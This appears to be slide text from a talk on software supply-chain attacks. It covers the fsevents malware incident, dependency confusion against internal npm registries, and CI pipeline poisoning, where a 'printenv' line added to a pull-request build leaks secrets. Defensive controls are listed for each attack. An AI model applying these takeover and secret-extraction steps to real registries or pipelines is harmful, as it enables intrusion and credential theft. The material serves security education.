Showcase the build  
pipeline being compromised**

Whenever a new install or  
usage happens, our **malicious**  
**binary** will be **downloaded**

# OVERVIEW OF DEMO

---

- Identified risky behaviour in an EOL package.
- Took over the deprecated resources.
- Many systems still use the older version of the package.
- Gained access to systems/information.





Is this kind of scenario likely?

# Malware in fsevents

Malware Published on Apr 28 to the GitHub Advisory Database • Updated on May 2

[Vulnerability details](#) [Dependabot alerts](#) 0

Package	Affected versions	Patched versions
 <b>fsevents</b> (npm)	<code>&gt;= 1.0.0, &lt; 1.2.11</code>	1.2.11

## Description

This advisory is intended to inform the npm ecosystem with details to resolve a third-party malware incident that may have impacted your infrastructure if you are directly or transitively dependent on the [fsevents](#) npm package.


## Overview

[fsevents](#) v1.0.0 <= v1.2.10 downloaded binary executables that contained unintended code due to an expired cloud storage resource being reclaimed by a third party.

# OTHER SIMILAR ATTACKS

---

- NPM account taken over.
- The attacker pretends to be a legitimate contributor.
- The attacker buys the package from the maintainer.
- OSS library/package taken down / deleted.



# PROACTIVE CONTROLS

---

- Controlling the ingestion sources.
- Establish proactive scanning capabilities.
- Creating an inventory - SBOM.
- Creating/strengthening end-of-life software policy.
- Having blacklisting/protective capabilities.
- Automating patching.
  - Renovate, Dependabot etc.



# INCIDENT TIMELINE

---

Found vulnerable  
package



Got access to CI/CD  
and internal  
package names



We found internal-only  
packages.

# DEPENDENCY CONFUSION ATTACK


# RIVILEGE ESCALATION

**Demo - Showcase the  
registered internal package  
and registration**


# THE SCENARIO SO FAR


---

- The company has an **internal private npm registry** running.
- The packages are “**configured**” to use the internal registry.
- We have **registered the same name** in the public registry with a higher version.



**Demo - Install the package and  
show vulnerable version  
installed**





# Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack



Alex Birsan · [Follow](#)  
11 min read · Feb 10, 2021



19.1K




53



## OTHER SIMILAR ATTACKS

---

- Typosquatting.
- Register deleted packages.



# PROACTIVE CONTROLS

---

- Utilising scoped packages / reserving the name in the public registry.
- Version pinning.
- Strict configuration enforcement.
- Updating the private registry config ensures public registry is not called.
- Networking security monitoring.




# INCIDENT TIMELINE

---

Found vulnerable package

Dependency confusion attack - RCE capability

Got access to CI/CD and internal package names



We Assume The RCE gave us  
access to a developer machine.

# SECOND DEMO EXTENSION

O W N I N G   T H E   C U S T O M E R S

# INSECURE BUILD ENVIRONMENT

O W N I N G   T H E   C U S T O M E R S

We will manipulate the  
**pipeline** file to extract secrets

**Demo - Finding the source  
code, installing the backdoor  
and running the build.**

# WHY DID THE PIPELINE RUN?

---

```
pipelines:
```

```
  pull-requests: # This specifies that the pipeline runs only for PRs
```

```
    '**':
```

```
      - step:
```

```
        name: Build and Test
```

```
        caches:
```

```
          - node
```

```
        script:
```

```
          - npm install
```

```
          - npm test
```

We have configured the pipeline to check every PR

# BRANCH RESTRICTIONS IN THE REPO

kaif ahsan / Presentations / sc-build-poisoning-demo / Repository settings

## Branch restrictions

Add a branch restriction to specify branch permissions and merge settings. [Learn more](#)


Branch	Access type	Users and groups	Custom settings	Actions
main (Development) From <a href="#">branching model</a>	Write access	None	Deleting this branch is not allowed  Rewriting branch history is not allowed	<a href="#">Edit</a> <a href="#">Remove</a>
	Merge via pull requests	 kaif ahsan	Check for at least 1 approval from default reviewers  Check for unresolved pull request tasks  Check the last commit for at least 1 successful build, no failed builds, and no in progress builds	

Various protects put in place to protect the repo

# EXPLOITING THE VULNERABLE BRANCH

---

```
3 pipelines:  
4   pull-requests:  
5     '**': # This specifies that the pipeline runs only for PRs targeting the main branch  
6       - step:  
7         name: Build and Test  
8         caches:  
9           - node  
10        script:  
11          - npm install  
12          - npm test  
13          - printenv  
14
```



Line to extract environment variable. In this case we're just printing it out.

# LEAKED CREDENTIAL IN THE BUILD STEP

